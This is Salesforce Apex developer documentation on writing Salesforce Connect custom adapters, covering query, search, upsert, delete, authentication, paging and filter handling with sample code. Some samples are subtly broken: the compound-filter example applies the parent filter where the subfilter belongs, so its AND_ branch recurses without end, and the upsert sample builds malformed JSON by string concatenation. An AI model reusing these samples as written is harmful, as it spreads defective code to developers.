Salesforce Connect Custom Adapter

Connect to any data anywhere for a complete view of your business. Use the Apex Connector Framework to develop a custom adapter for Salesforce Connect.

Your users and the Force.com platform interact with the external data via external objects. For each of those interactions, Salesforce Connect invokes methods in the Apex classes that compose the custom adapter. Salesforce invokes the custom adapter's Apex code each time that:

- A user clicks an external object tab for a list view.
- A user views a record detail page of an external object.
- A user views a record detail page of a parent object that displays a related list of child external object records.
- A user performs a Salesforce global search.
- A user creates, edits, or deletes an external object record.
- A user runs a report.
- The preview loads in the report builder.
- An external object is queried via flows, APIs, Apex, SOQL, or SOSL.
- You validate or sync an external data source.

Key Concepts About the Apex Connector Framework

Writable External Objects

By default, external objects are read only, but you can make them writable. Doing so lets Salesforce users and APIs create, update, and delete data that's stored outside the org by interacting with external objects within the org. For example, users can see all the orders that reside in an SAP system that are associated with an account in Salesforce. Then, without leaving the Salesforce user interface, they can place a new order or route an existing order. The relevant data is automatically created or updated in the SAP system.

Access to external data depends on the connections between Salesforce and the external systems that store the data. Network latency and the availability of the external systems can introduce timing issues with Apex write or delete operations on external objects.

Because of the complexity of these connections, Apex can't execute standard `insert()`, `update()`, or `create()` operations on external objects. Instead, Apex provides a specialized set of database methods and keywords to work around potential issues with write execution. DML insert, update, create, and delete operations on external objects are either asynchronous or executed when specific criteria are met.

This example uses the `Database.insertAsync()` method to insert a new order into a database table asynchronously. It returns a `SaveResult` object that contains a unique identifier for the insert job.

```
public void createOrder () {
    SalesOrder__x order = new SalesOrder__x ();
    Database.SaveResult sr = Database.insertAsync (order);
    if (! sr.isSuccess ()) {
        String locator =  Database.getAsyncLocator ( sr );
        completeOrderCreation(locator);
    }
}
```

Note: Writes performed on external objects through the Salesforce user interface or the API are synchronous and work the same way as for standard and custom objects.

You can perform the following DML operations on external objects, either asynchronously or based on criteria: insert records, update records, upsert records, or delete records. Use classes in the `DataSource` namespace to get the unique identifiers for asynchronous jobs, or to retrieve results lists for upsert, delete, or save operations.

When you initiate an Apex method on an external object, a job is scheduled and placed in the background jobs queue. The BackgroundOperation object lets you view the job status for write operations via the API or SOQL. Monitor job progress and related errors in the org, extract statistics, process batch jobs, or see how many errors occur in a specified time period.

For usage information and examples, see Database Namespace on page 1649 and DataSource Namespace on page 1704.

Salesforce Help: Writable External Objects Considerations for Salesforce Connect—All Adapters

Get Started with the Apex Connector Framework

To get started with your first custom adapter for Salesforce Connect, create two Apex classes: one that extends the `DataSource.Connection` class, and one that extends the `DataSource.Provider` class.

Let's step through the code of a sample custom adapter.

IN THIS SECTION:

1. Create a Sample DataSource.Connection Class
   First, create a `DataSource.Connection` class to enable Salesforce to obtain the external system's schema and to handle queries and searches of the external data.
2. Create a Sample DataSource.Provider Class
   Now you need a class that extends and overrides a few methods in `DataSource.Provider`.
3. Set Up Salesforce Connect to Use Your Custom Adapter
   After you create your `DataSource.Connection` and `DataSource.Provider` classes, the Salesforce Connect custom adapter becomes available in Setup.

Create a Sample `DataSource.Connection` Class

First, create a `DataSource.Connection` class to enable Salesforce to obtain the external system's schema and to handle queries and searches of the external data.

```
global class SampleDataSourceConnection
    extends DataSource.Connection {
    global SampleDataSourceConnection(DataSource.ConnectionParams
        connectionParams) {
    }
// ...
```

The `DataSource.Connection` class contains these methods.

- query
- search
- sync
- upsertRows
- deleteRows

`sync`

The `sync()` method is invoked when an administrator clicks the **Validate and Sync** button on the external data source detail page. It returns information that describes the structural metadata on the external system.

Note: Changing the `sync` method on the `DataSource.Connection` class doesn't automatically resync any external objects.

```
// ...
    override global List<DataSource.Table> sync() {
        List<DataSource.Table> tables =
            new List<DataSource.Table>();
        List<DataSource.Column> columns;
        columns = new List<DataSource.Column>();
        columns.add(DataSource.Column.text('Name', 255));
        columns.add(DataSource.Column.text('ExternalId', 255));
        columns.add(DataSource.Column.url('DisplayUrl'));
        tables.add(DataSource.Table.get('Sample', 'Title',
            columns));
        return tables;
```

```
    }
// ...
```

query

The `query` method is invoked when a SOQL query is executed on an external object. A SOQL query is automatically generated and executed when a user opens an external object's list view or detail page in Salesforce. The `DataSource.QueryContext` is always only for a single table.

This sample custom adapter uses a helper method in the `DataSource.QueryUtils` class to filter and sort the results based on the `WHERE` and `ORDER BY` clauses in the SOQL query.

The `DataSource.QueryUtils` class and its helper methods can process query results locally within your Salesforce org. This class is provided for your convenience to simplify the development of your Salesforce Connect custom adapter for initial tests. However, the `DataSource.QueryUtils` class and its methods aren't supported for use in production environments that use callouts to retrieve data from external systems. Complete the filtering and sorting on the external system before sending the query results to Salesforce. When possible, use server-driven paging or another technique to have the external system determine the appropriate data subsets according to the limit and offset clauses in the query.

```
// ...
    override global DataSource.TableResult query(
        DataSource.QueryContext context) {
        if (context.tableSelection.columnsSelected.size() == 1 &&
            context.tableSelection.columnsSelected.get(0).aggregation ==
                DataSource.QueryAggregation.COUNT) {
                List<Map<String,Object>> rows = getRows(context);
                List<Map<String,Object>> response =
                    DataSource.QueryUtils.filter(context, getRows(context));
                List<Map<String, Object>> countResponse =
                    new List<Map<String, Object>>();
                Map<String, Object> countRow =
                    new Map<String, Object>();
                countRow.put(
                    context.tableSelection.columnsSelected.get(0).columnName,
                    response.size());
                countResponse.add(countRow);
                return DataSource.TableResult.get(context,
                    countResponse);
        } else {
            List<Map<String,Object>> filteredRows =
                DataSource.QueryUtils.filter(context, getRows(context));
            List<Map<String,Object>> sortedRows =
                DataSource.QueryUtils.sort(context, filteredRows);
            List<Map<String,Object>> limitedRows =
                DataSource.QueryUtils.applyLimitAndOffset(context,
                    sortedRows);
            return DataSource.TableResult.get(context, limitedRows);
        }
    }
// ...
```

search

The `search` method is invoked by a SOSL query of an external object or when a user performs a Salesforce global search that also searches external objects. Because search can be federated over multiple objects, the `DataSource.SearchContext` can have multiple tables selected. In this example, however, the custom adapter knows about only one table.

```
// ...
    override global List<DataSource.TableResult> search(
            DataSource.SearchContext context) {
        List<DataSource.TableResult> results =
            new List<DataSource.TableResult>();
        for (DataSource.TableSelection tableSelection :
            context.tableSelections) {
            results.add(DataSource.TableResult.get(tableSelection,
                getRows(context)));
        }
        return results;
    }
// ...
```

The following is the `getRows` helper method that the search sample calls to get row values from the external system. The `getRows` method makes use of other helper methods:

- `makeGetCallout` makes a callout to the external system.
- `foundRow` populates a row based on values from the callout result. The `foundRow` method is used to make any modifications to the returned field values, such as changing a field name or modifying a field value.

These methods aren't included in this snippet but are available in the full example included in Connection Class. Typically, the filter from `SearchContext` or `QueryContext` would be used to reduce the result set, but for simplicity this example doesn't make use of the context object.

```
// ...
    // Helper method to get record values from the external system for the Sample table.
    private List<Map<String, Object>> getRows () {
       // Get row field values for the Sample table from the external system via a callout.

        HttpResponse response = makeGetCallout();
        // Parse the JSON response and populate the rows.
        Map<String, Object> m = (Map<String, Object>)JSON.deserializeUntyped(
                response.getBody());
        Map<String, Object> error = (Map<String, Object>)m.get('error');
        if (error != null) {
            throwException(string.valueOf(error.get('message')));
        }
        List<Map<String,Object>> rows = new List<Map<String,Object>>();
        List<Object> jsonRows = (List<Object>)m.get('value');
        if (jsonRows == null) {
            rows.add(foundRow(m));
        } else {
            for (Object jsonRow : jsonRows) {
                Map<String,Object> row = (Map<String,Object>)jsonRow;
                rows.add(foundRow(row));
            }
        }
        return rows;
```

```
    }
// ...
```

upsertRows

The `upsertRows` method is invoked when external object records are created or updated. You can create or update external object records through the Salesforce user interface or DML. The following example provides a sample implementation for the `upsertRows` method. The example uses the passed-in `UpsertContext` to determine what table was selected and performs the upsert only if the name of the selected table is `Sample`. The upsert operation is broken up into either an insert of a new record or an update of an existing record. These operations are performed in the external system using callouts. An array of `DataSource.UpsertResult` is populated from the results obtained from the callout responses. Note that because a callout is made for each row, this example might hit the Apex callouts limit.

```
// ...
    global override List<DataSource.UpsertResult> upsertRows(DataSource.UpsertContext
            context) {
       if (context.tableSelected == 'Sample') {
           List<DataSource.UpsertResult> results = new List<DataSource.UpsertResult>();
           List<Map<String, Object>> rows = context.rows;

           for (Map<String, Object> row : rows){
              // Make a callout to insert or update records in the external system.
              HttpResponse response;
              // Determine whether to insert or update a record.
              if (row.get('ExternalId') == null){
                 // Send a POST HTTP request to insert new external record.
                 // Make an Apex callout and get HttpResponse.
                 response = makePostCallout(
                     '{"name":"' + row.get('Name') + '","ExternalId":"' +
                     row.get('ExternalId') + '"');
              }
              else {
                 // Send a PUT HTTP request to update an existing external record.
                 // Make an Apex callout and get HttpResponse.
                 response = makePutCallout(
                     '{"name":"' + row.get('Name') + '","ExternalId":"' +
                     row.get('ExternalId') + '"',
                     String.valueOf(row.get('ExternalId')));
              }

              // Check the returned response.
              // Deserialize the response.
              Map<String, Object> m = (Map<String, Object>)JSON.deserializeUntyped(
                      response.getBody());
              if (response.getStatusCode() == 200){
                  results.add(DataSource.UpsertResult.success(
                          String.valueOf(m.get('id'))));
              }
              else {
                 results.add(DataSource.UpsertResult.failure(
                         String.valueOf(m.get('id')),
                         'The callout resulted in an error: ' +
                         response.getStatusCode()));
```

```
                }
            }
            return results;
        }
        return null;
    }
// ...
```

deleteRows

The `deleteRows` method is invoked when external object records are deleted. You can delete external object records through the Salesforce user interface or DML. The following example provides a sample implementation for the `deleteRows` method. The example uses the passed-in `DeleteContext` to determine what table was selected and performs the deletion only if the name of the selected table is `Sample`. The deletion is performed in the external system using callouts for each external ID. An array of `DataSource.DeleteResult` is populated from the results obtained from the callout responses. Note that because a callout is made for each ID, this example might hit the Apex callouts limit.

```
// ...
    global override List<DataSource.DeleteResult> deleteRows(DataSource.DeleteContext
            context) {
        if (context.tableSelected == 'Sample'){
            List<DataSource.DeleteResult> results = new List<DataSource.DeleteResult>();
            for (String externalId : context.externalIds){
               HttpResponse response = makeDeleteCallout(externalId);
               if (response.getStatusCode() == 200){
                  results.add(DataSource.DeleteResult.success(externalId));
               }
               else {
                  results.add(DataSource.DeleteResult.failure(externalId,
                          'Callout delete error:'
                          + response.getBody()));
               }
            }
            return results;
        }
        return null;
     }
// ...
```

SEE ALSO:

- Execution Governors and Limits
- Connection Class
- Filters in the Apex Connector Framework

Create a Sample `DataSource.Provider` Class

Now you need a class that extends and overrides a few methods in `DataSource.Provider`.

Your `DataSource.Provider` class informs Salesforce of the functional and authentication capabilities that are supported by or required to connect to the external system.

```
global class SampleDataSourceProvider extends DataSource.Provider {
```

If the external system requires authentication, Salesforce can provide the authentication credentials from the external data source definition or users' personal settings. For simplicity, however, this example declares that the external system doesn't require authentication. To do so, it returns `AuthenticationCapability.ANONYMOUS` as the sole entry in the list of authentication capabilities.

```
    override global List<DataSource.AuthenticationCapability>
        getAuthenticationCapabilities() {
        List<DataSource.AuthenticationCapability> capabilities =
            new List<DataSource.AuthenticationCapability>();
        capabilities.add(
            DataSource.AuthenticationCapability.ANONYMOUS);
        return capabilities;
    }
```

This example also declares that the external system allows SOQL queries, SOSL queries, Salesforce searches, upserting data, and deleting data.

- To allow SOQL, the example declares the `DataSource.Capability.ROW_QUERY` capability.
- To allow SOSL and Salesforce searches, the example declares the `DataSource.Capability.SEARCH` capability.
- To allow upserting external data, the example declares the `DataSource.Capability.ROW_CREATE` and `DataSource.Capability.ROW_UPDATE` capabilities.
- To allow deleting external data, the example declares the `DataSource.Capability.ROW_DELETE` capability.

```
    override global List<DataSource.Capability> getCapabilities()
    {
        List<DataSource.Capability> capabilities = new
            List<DataSource.Capability>();
        capabilities.add(DataSource.Capability.ROW_QUERY);
        capabilities.add(DataSource.Capability.SEARCH);
        capabilities.add(DataSource.Capability.ROW_CREATE);
        capabilities.add(DataSource.Capability.ROW_UPDATE);
        capabilities.add(DataSource.Capability.ROW_DELETE);
        return capabilities;
    }
```

Lastly, the example identifies the `SampleDataSourceConnection` class that obtains the external system's schema and handles the queries and searches of the external data.

```
    override global DataSource.Connection getConnection(
        DataSource.ConnectionParams connectionParams) {
        return new SampleDataSourceConnection(connectionParams);
    }
}
```

Provider Class

Set Up Salesforce Connect to Use Your Custom Adapter

After you create your `DataSource.Connection` and `DataSource.Provider` classes, the Salesforce Connect custom adapter becomes available in Setup.

Complete the tasks that are described in "Set Up Salesforce Connect to Access External Data with a Custom Adapter" in the Salesforce Help.

To add write capability for external objects to your adapter:

1. Make the external data source for this adapter writable. See "Define an External Data Source for Salesforce Connect—Custom Adapter" in the Salesforce Help.
2. Implement the `DataSource.Connection.upsertRows()` and `DataSource.Connection.deleteRows()` methods for the adapter. For details, see Connection Class on page 1728.

Key Concepts About the Apex Connector Framework

The `DataSource` namespace provides the classes for the Apex Connector Framework. Use the Apex Connector Framework to develop a custom adapter for Salesforce Connect. Then connect your Salesforce org to any data anywhere via the Salesforce Connect custom adapter.

We recommend that you learn about some key concepts to help you use the Apex Connector Framework effectively.

IN THIS SECTION:

External IDs for Salesforce Connect External Objects

When you access external data with a custom adapter for Salesforce Connect, the values of the External ID standard field on an external object come from the `DataSource.Column` named `ExternalId`.

Callouts for Salesforce Connect Custom Adapters

Just like any other Apex code, a Salesforce Connect custom adapter can make callouts. If the connection to the external system requires authentication, incorporate the authentication parameters into the callout.

Paging with the Apex Connector Framework

When displaying a large set of records in the user interface, Salesforce breaks the set into batches and displays one batch. You can then page through those batches. However, custom adapters for Salesforce Connect don't automatically support paging of any kind. To support paging through external object data that's obtained by a custom adapter, implement server-driven or client-driven paging.

queryMore with the Apex Connector Framework

Custom adapters for Salesforce Connect don't automatically support the `queryMore` method in API queries. However, your implementation must be able to break up large result sets into batches and iterate over them by using the `queryMore` method in the SOAP API. The default batch size is 500 records, but the query developer can adjust that value programmatically in the query call.

Aggregation for Salesforce Connect Custom Adapters

If you receive a `COUNT()` query, the selected column has the value `QueryAggregation.COUNT` in its `aggregation` property. The selected column is provided in the `columnsSelected` property on the `tableSelection` for the `DataSource.QueryContext`.

Filters in the Apex Connector Framework

The `DataSource.QueryContext` contains one `DataSource.TableSelection`. The `DataSource.SearchContext` can have more than one `TableSelection`. Each `TableSelection` has a `filter` property that represents the `WHERE` clause in a SOQL or SOSL query.

External IDs for Salesforce Connect External Objects

When you access external data with a custom adapter for Salesforce Connect, the values of the External ID standard field on an external object come from the `DataSource.Column` named `ExternalId`.

Each external object has an `External ID` standard field. Its values uniquely identify each external object record in your org. When the external object is the parent in an external lookup relationship, the External ID standard field is used to identify the child records.

Important:

- The custom adapter's Apex code must declare the `DataSource.Column` named `ExternalId` and provide its values.
- Don't use sensitive data as the values of the External ID standard field, because Salesforce sometimes stores those values.
  - External lookup relationship fields on child records store and display the External ID values of the parent records.
  - For internal use only, Salesforce stores the External ID value of each row that's retrieved from the external system. This behavior doesn't apply to external objects that are associated with high-data-volume external data sources.

Example: This excerpt from a sample `DataSource.Connection` class shows the `DataSource.Column` named `ExternalId`.

```
override global List<DataSource.Table> sync() {
    List<DataSource.Table> tables =
    new List<DataSource.Table>();
List<DataSource.Column> columns;
columns = new List<DataSource.Column>();
columns.add(DataSource.Column.text('title', 255));
columns.add(DataSource.Column.text('description',255));
columns.add(DataSource.Column.text('createdDate',255));
columns.add(DataSource.Column.text('modifiedDate',255));
columns.add(DataSource.Column.url('selfLink'));
columns.add(DataSource.Column.url('DisplayUrl'));
columns.add(DataSource.Column.text('ExternalId',255));
tables.add(DataSource.Table.get('googleDrive','title',
    columns));
return tables;
}
```

SEE ALSO:

Column Class

Authentication for Salesforce Connect Custom Adapters

Your `DataSource.Provider` class declares what types of credentials can be used to authenticate to the external system.

If your extension of the `DataSource.Provider` class returns `DataSource.AuthenticationCapability` values that indicate support for authentication, the `DataSource.Connection` class is instantiated with a `DataSource.ConnectionParams` instance in the constructor.

The authentication credentials in the `DataSource.ConnectionParams` instance depend on the `Identity Type` field of the external data source definition in Salesforce.

- If `Identity Type` is set to `Named Principal`, the credentials come from the external data source definition.

- If `Identity Type` is set to `Per User`:
  - For queries and searches, the credentials are specific to the current user who invokes the query or search. The credentials come from the user's authentication settings for the external system.
  - For administrative connections, such as syncing the external system's schema, the credentials come from the external data source definition.

OAuth for Salesforce Connect Custom Adapters

OAuth for Salesforce Connect Custom Adapters

If you use OAuth 2.0 to access external data, learn how to avoid access interruptions caused by expired access tokens.

Some external systems use OAuth access tokens that expire and need to be refreshed. We can automatically refresh access tokens as needed when:

- The user or external data source has a valid refresh token from a previous OAuth flow.
- The sync, query, or search method in your `DataSource.Connection` class throws a `DataSource.OAuthTokenExpiredException`.

We use the relevant OAuth credentials for the user or external data source to negotiate with the remote service and refresh the token. The `DataSource.Connection` class is reconstructed with the new OAuth token in the `DataSource.ConnectionParams` that we supply to the constructor. The search or query is then reinvoked.

If the authentication provider doesn't provide a refresh token, access to the external system is lost when the current access token expires. If a warning message appears on the external data source detail page, consult your OAuth provider for information about requesting offline access or a refresh token.

For some authentication providers, requesting offline access is as simple as adding a scope. For example, to request offline access from a Salesforce authentication provider, add *`refresh_token`* to the `Default Scopes` field on the authentication provider definition in your Salesforce organization.

For other authentication providers, you must request offline access in the authentication URL as a query parameter. For example, with Google, append *`?access_type=offline`* to the `Authorize Endpoint URL` field on the authentication provider definition in your Salesforce organization. To edit the authorization endpoint, select **Open ID Connect** in the `Provider Type` field of the authentication provider. For details, see "Configure an OpenID Connect Authentication Provider" in the Salesforce Help.

SEE ALSO:

Authentication for Salesforce Connect Custom Adapters

Callouts for Salesforce Connect Custom Adapters

Just like any other Apex code, a Salesforce Connect custom adapter can make callouts. If the connection to the external system requires authentication, incorporate the authentication parameters into the callout.

Authentication parameters are encapsulated in a `ConnectionParams` object and provided to your `DataSource.Connection` class's constructor.

For example, if your connection requires an OAuth access token, use code similar to the following.

```
public HttpResponse getResponse(String url) {
    Http httpProtocol = new Http();
```

```
    HttpRequest request = new HttpRequest();
    request.setEndPoint(url);
    request.setMethod('GET');
    request.setHeader('Authorization', 'Bearer ' +
            this.connectionInfo.oauthToken);
    HttpResponse response = httpProtocol.send(request);
    return response;
}
```

If your connection requires basic password authentication, use code similar to the following.

```
public HttpResponse getResponse(String url) {
    Http httpProtocol = new Http();
    HttpRequest request = new HttpRequest();
    request.setEndPoint(url);
    request.setMethod('GET');
    string encodedHeaderValue = EncodingUtil.base64Encode(Blob.valueOf(
            this.connectioninfo.username + ':' +
            this.connectionInfo.password));
    request.setHeader('Authorization', 'Basic ' + encodedHeaderValue);
    HttpResponse response = httpProtocol.send(request);
    return response;
}
```

Named Credentials as Callout Endpoints for Salesforce Connect Custom Adapters

A Salesforce Connect custom adapter obtains the relevant credentials that are stored in Salesforce whenever they're needed. However, your Apex code must apply those credentials to all callouts, except those that specify named credentials as the callout endpoints. A named credential lets Salesforce handle the authentication logic for you so that your code doesn't have to.

If all your custom adapter's callouts use named credentials, you can set the external data source's `Authentication Protocol` field to **No Authentication**. The named credentials add the appropriate certificates and can add standard authorization headers to the callouts. You also don't need to define a remote site for an Apex callout endpoint that's defined as a named credential.

SEE ALSO:

Named Credentials as Callout Endpoints

Paging with the Apex Connector Framework

When displaying a large set of records in the user interface, Salesforce breaks the set into batches and displays one batch. You can then page through those batches. However, custom adapters for Salesforce Connect don't automatically support paging of any kind. To support paging through external object data that's obtained by a custom adapter, implement server-driven or client-driven paging.

With server-driven paging, the external system controls the paging and ignores any batch boundaries or page sizes that are specified in queries. To enable server-driven paging, declare the `QUERY_PAGINATION_SERVER_DRIVEN` capability in your `DataSource.Provider` class. Also, your Apex code must generate a query token and use it to determine and fetch the next batch of results.

With client-driven paging, you use `LIMIT` and `OFFSET` clauses to page through result sets. Factor in the `offset` and `maxResults` properties in the `DataSource.QueryContext` to determine which rows to return. For example, suppose that the result set has 20 rows with numeric `ExternalID` values from 1 to 20. If we ask for an `offset` of `5` and `maxResults` of `5`, we expect to get

the rows with IDs `6–10`. We recommend that you do all filtering in the external system, outside of Apex, using methods that the external system supports.

SEE ALSO:

QueryContext Class

`queryMore` with the Apex Connector Framework

Custom adapters for Salesforce Connect don't automatically support the `queryMore` method in API queries. However, your implementation must be able to break up large result sets into batches and iterate over them by using the `queryMore` method in the SOAP API. The default batch size is 500 records, but the query developer can adjust that value programmatically in the query call.

To support `queryMore`, your implementation must indicate whether more data exists than what's in the current batch. When the Force.com platform knows that more data exists, your API queries return a `QueryResult` object that's similar to the following.

```
{
          "totalSize" => -1,
               "done" => false,
    "nextRecordsUrl" => "/services/data/v32.0/query/01gxx000000B5OgAAK-2000",
           "records" => [
        [   0] {
            "attributes" => {
                "type" => "Sample__x",
                 "url" =>
                     "/services/data/v32.0/sobjects/Sample__x/x06xx0000000001AAA"
            },
            "ExternalId" => "id0"
        },
        [   1] {
            "attributes" => {
                "type" => "Sample__x",
                 "url" =>
                     "/services/data/v32.0/sobjects/Sample__x/x06xx0000000002AAA"
            },
...
}
```

IN THIS SECTION:

Support queryMore by Using Server-Driven Paging

With server-driven paging, the external system controls the paging and ignores any batch boundaries or page sizes that are specified in queries. To enable server-driven paging, declare the `QUERY_PAGINATION_SERVER_DRIVEN` capability in your `DataSource.Provider` class.

Support queryMore by Using Client-Driven Paging

With client-driven paging, you use `LIMIT` and `OFFSET` clauses to page through result sets.

Support `queryMore` by Using Server-Driven Paging

With server-driven paging, the external system controls the paging and ignores any batch boundaries or page sizes that are specified in queries. To enable server-driven paging, declare the `QUERY_PAGINATION_SERVER_DRIVEN` capability in your `DataSource.Provider` class.

When the returned `DataSource.TableResult` doesn't contain the entire result set, the `TableResult` must provide a `queryMoreToken` value. The query token is an arbitrary string that we store temporarily. When we request the next batch of results, we pass the query token back to your custom adapter in the `DataSource.QueryContext`. Your Apex code must use that query token to determine which rows belong to the next batch of results.

When your custom adapter returns the final batch, it must not return a `queryMoreToken` value in the `TableResult`.

SEE ALSO:

queryMore with the Apex Connector Framework

Support `queryMore` by Using Client-Driven Paging

With client-driven paging, you use `LIMIT` and `OFFSET` clauses to page through result sets.

If the external system can return the total size of the result set for each query, declare the `QUERY_TOTAL_SIZE` capability in your `DataSource.Provider` class. Make sure that each search or query returns the `totalSize` value in the `DataSource.TableResult`. If the total size is larger than the number of rows that are returned in the batch, we generate a `nextRecordsUrl` link and set the `done` flag to `false`. We also set the `totalSize` in the `TableResult` to the value that you supply.

If the external system can't return the total size for each query, don't declare the `QUERY_TOTAL_SIZE` capability in your `DataSource.Provider` class. Whenever we do a query through your custom adapter, we ask for one extra row. For example, if you run the query `SELECT ExternalId FROM Sample LIMIT 5`, we call the `query` method on the `DataSource.Connection` object with a `DataSource.QueryContext` that has the `maxResults` property set to 6. The presence or absence of that sixth row in the result set indicates whether more data is available. We assume, however, that the data set we query against doesn't change between queries. If the data set changes between queries, you might see repeated rows or not get all results.

Ultimately, accessing external data works most efficiently when you retrieve small amounts of data and the data set that you query against changes infrequently.

SEE ALSO:

queryMore with the Apex Connector Framework

Aggregation for Salesforce Connect Custom Adapters

If you receive a `COUNT()` query, the selected column has the value `QueryAggregation.COUNT` in its `aggregation` property. The selected column is provided in the `columnsSelected` property on the `tableSelection` for the `DataSource.QueryContext`.

The following example illustrates how to apply the value of the `aggregation` property to handle `COUNT()` queries.

```
// Handle COUNT() queries
if (context.tableSelection.columnsSelected.size() == 1 &&
    context.tableSelection.columnsSelected.get(0).aggregation ==
        QueryAggregation.COUNT) {
    List<Map<String, Object>> countResponse = new List<Map<String, Object>>();
    Map<String, Object> countRow = new Map<String, Object>();
    countRow.put(context.tableSelection.columnsSelected.get(0).columnName,
    response.size());
    countResponse.add(countRow);
```

```
    return countResponse;
}
```

An aggregate query can still have filters, so your query method can be implemented like the following example to support basic `aggregation` queries, with or without filters.

```
override global DataSource.TableResult query(DataSource.QueryContext context) {
    List<Map<String,Object>> rows = retrieveData(context);
    List<Map<String,Object>> response = postFilterRecords(
            context.tableSelection.filter, rows);
    if (context.tableSelection.columnsSelected.size() == 1 &&
        context.tableSelection.columnsSelected.get(0).aggregation ==
                DataSource.QueryAggregation.COUNT) {
        List<Map<String, Object>> countResponse = new List<Map<String,
                Object>>();
        Map<String, Object> countRow = new Map<String, Object>();
        countRow.put(context.tableSelection.columnsSelected.get(0).columnName,
                response.size());
        countResponse.add(countRow);
        return DataSource.TableResult.get(context, countResponse);
    }
    return DataSource.TableResult.get(context, response);
}
```

QueryContext Class

Create a Sample DataSource.Connection Class

Filters in the Apex Connector Framework

The `DataSource.QueryContext` contains one `DataSource.TableSelection`. The `DataSource.SearchContext` can have more than one `TableSelection`. Each `TableSelection` has a `filter` property that represents the `WHERE` clause in a SOQL or SOSL query.

For example, when a user goes to an external object's record detail page, your `DataSource.Connection` is executed. Behind the scenes, we generate a SOQL query similar to the following.

```
SELECT columnNames
FROM externalObjectApiName
WHERE ExternalId = 'selectedExternalObjectExternalId'
```

This SOQL query causes the `query` method on your `DataSource.Connection` class to be invoked. The following code can detect this condition.

```
if (context.tableSelection.filter != null) {
    if (context.tableSelection.filter.type == DataSource.FilterType.EQUALS
        && 'ExternalId' ==  context.tableSelection.filter.columnName
        && context.tableSelection.filter.columnValue instanceOf String) {
        String selection = (String)context.tableSelection.filter.columnValue;
        return DataSource.TableResult.get(true, null,
                tableSelection.tableSelected, findSingleResult(selection));
    }
}
```

This code example assumes that you implemented a `findSingleResult` method that returns a single record, given the selected `ExternalId`. Make sure that your code obtains the record that matches the requested `ExternalId`.

IN THIS SECTION:

Evaluating Filters in the Apex Connector Framework
A filter evaluates to true for a row if that row matches the conditions that the filter describes.

Compound Filters in the Apex Connector Framework
Filters can have child filters, which are stored in the `subfilters` property.

Evaluating Filters in the Apex Connector Framework

A filter evaluates to true for a row if that row matches the conditions that the filter describes.

For example, suppose that a `DataSource.Filter` has `columnName` set to `meaningOfLife`, `columnValue` set to `42`, and `type` set to `EQUALS`. Any row in the remote table whose `meaningOfLife` column entry equals 42 is returned.

Suppose, instead, that the filter has `type` set to `LESS_THAN`, `columnValue` set to `3`, and `columnName` set to `numericCol`. We'd construct a `DataSource.TableResult` object that contains all the rows that have a `numericCol` value less than 3.

To improve performance, do all the filtering in the external system. You can, for example, translate the `Filter` object into a SQL or OData query, or map it to parameters on a SOAP query. If the external system returns a large set of data, and you do the filtering in your Apex code, you quickly exceed your governor limits.

If you can't do all the filtering in the external system, do as much as possible there and return as little data as possible. Then filter the smaller collection of data in your Apex code.

SEE ALSO:

Filter Class

Compound Filters in the Apex Connector Framework

Filters can have child filters, which are stored in the `subfilters` property.

If a filter has children, the filter `type` must be one of the following.

Filter Type	Description
`AND_`	We return all rows that match *all* of the subfilters.
`OR_`	We return all rows that match *any* of the subfilters.
`NOT_`	The filter reverses how its child filter evaluates rows. Filters of this type can have only one subfilter.

This code example illustrates how to deal with compound filters.

```
override global DataSource.TableResult query(DataSource.QueryContext context) {
    // Call out to an external data source and retrieve a set of records.
    // We should attempt to get as much information as possible about the
    // query from the QueryContext, to minimize the number of records
    // that we return.
    List<Map<String,Object>> rows = retrieveData(context);
```

```
    // This only filters the results. Anything in the query that we don't
    // currently support, such as aggregation or sorting, is ignored.
    return DataSource.TableResult.get(context, postFilterRecords(
        context.tableSelection.filter, rows));
}

private List<Map<String,Object>> retrieveData(DataSource.QueryContext context) {
    // Call out to an external data source. Form the callout so that
    // it filters as much as possible on the remote site,
    // based on the parameters in the QueryContext.
    return ...;
}

private List<Map<String,Object>> postFilterRecords(
    DataSource.Filter filter, List<Map<String,Object>> rows) {
    if (filter == null) {
        return rows;
    }
    DataSource.FilterType type = filter.type;
    List<Map<String,Object>> retainedRows = new List<Map<String,Object>>();
    if (type == DataSource.FilterType.NOT_) {
        // We expect one Filter in the subfilters.
        DataSource.Filter subfilter = filter.subfilters.get(0);
        for (Map<String,Object> row : rows) {
            if (!evaluate(filter, row)) {
                retainedRows.add(row);
            }
        }
        return retainedRows;
    } else if (type == DataSource.FilterType.AND_) {
        // For each filter, find all matches; anything that matches ALL filters
        // is returned.
        retainedRows = rows;
        for (DataSource.Filter subfilter : filter.subfilters) {
            retainedRows = postFilterRecords(filter, retainedRows);
        }
        return retainedRows;
    } else if (type == DataSource.FilterType.OR_) {
        // For each filter, find all matches. Anything that matches
        // at least one filter is returned.
        for (DataSource.Filter subfilter : filter.subfilters) {
            List<Map<String,Object>> matchedRows = postFilterRecords(
                subfilter, rows);
            retainedRows.addAll(matchedRows);
        }
        return retainedRows;
    } else {
        // Find all matches for this filter in our collection of records.
        for (Map<String,Object> row : rows) {
            if (evaluate(filter, row)) {
                retainedRows.add(row);
            }
        }
        return retainedRows;
```

```
    }
}

private Boolean evaluate(DataSource.Filter filter, Map<String,Object> row) {
    if (filter.type == DataSource.FilterType.EQUALS) {
        String columnName = filter.columnName;
        Object expectedValue = filter.columnValue;
        Object foundValue = row.get(columnName);
        return expectedValue.equals(foundValue);
    } else {
        // Throw an exception; implementing other filter types is left
        // as an exercise for the reader.
        throwException('Unexpected filter type: ' + filter.type);
    }
    return false;
}
```

Filter Class

Considerations for the Apex Connector Framework

Understand the limits and considerations for creating Salesforce Connect custom adapters with the Apex Connector Framework.

- Make sure that you understand the limits of the external system's APIs. For example, some external systems accept only requests for up to 40 rows.
- Data type limitations:
  - Double—The value loses precision beyond 18 significant digits. For higher precision, use decimals instead of doubles.
  - String—If the length is greater than 255 characters, the string is mapped to a long text area field in Salesforce.
- Custom adapters for Salesforce Connect are subject to the same limitations as any other Apex code. For example:
  - All Apex governor limits apply.
  - Apex callouts aren't allowed after data manipulation language (DML) operations in the same transaction. Therefore, within the same transaction, you can't update a Salesforce record and then do an Apex callout.
  - Test methods don't support web service callouts; tests that perform web service callouts fail. For an example that shows how to avoid these failing tests by returning mock responses, see Google Drive™ Custom Adapter for Salesforce Connect on page 404.

Apex Connector Framework Examples

These examples illustrate how to use the Apex Connector Framework to create custom adapters for Salesforce Connect.

IN THIS SECTION:

Google Drive™ Custom Adapter for Salesforce Connect

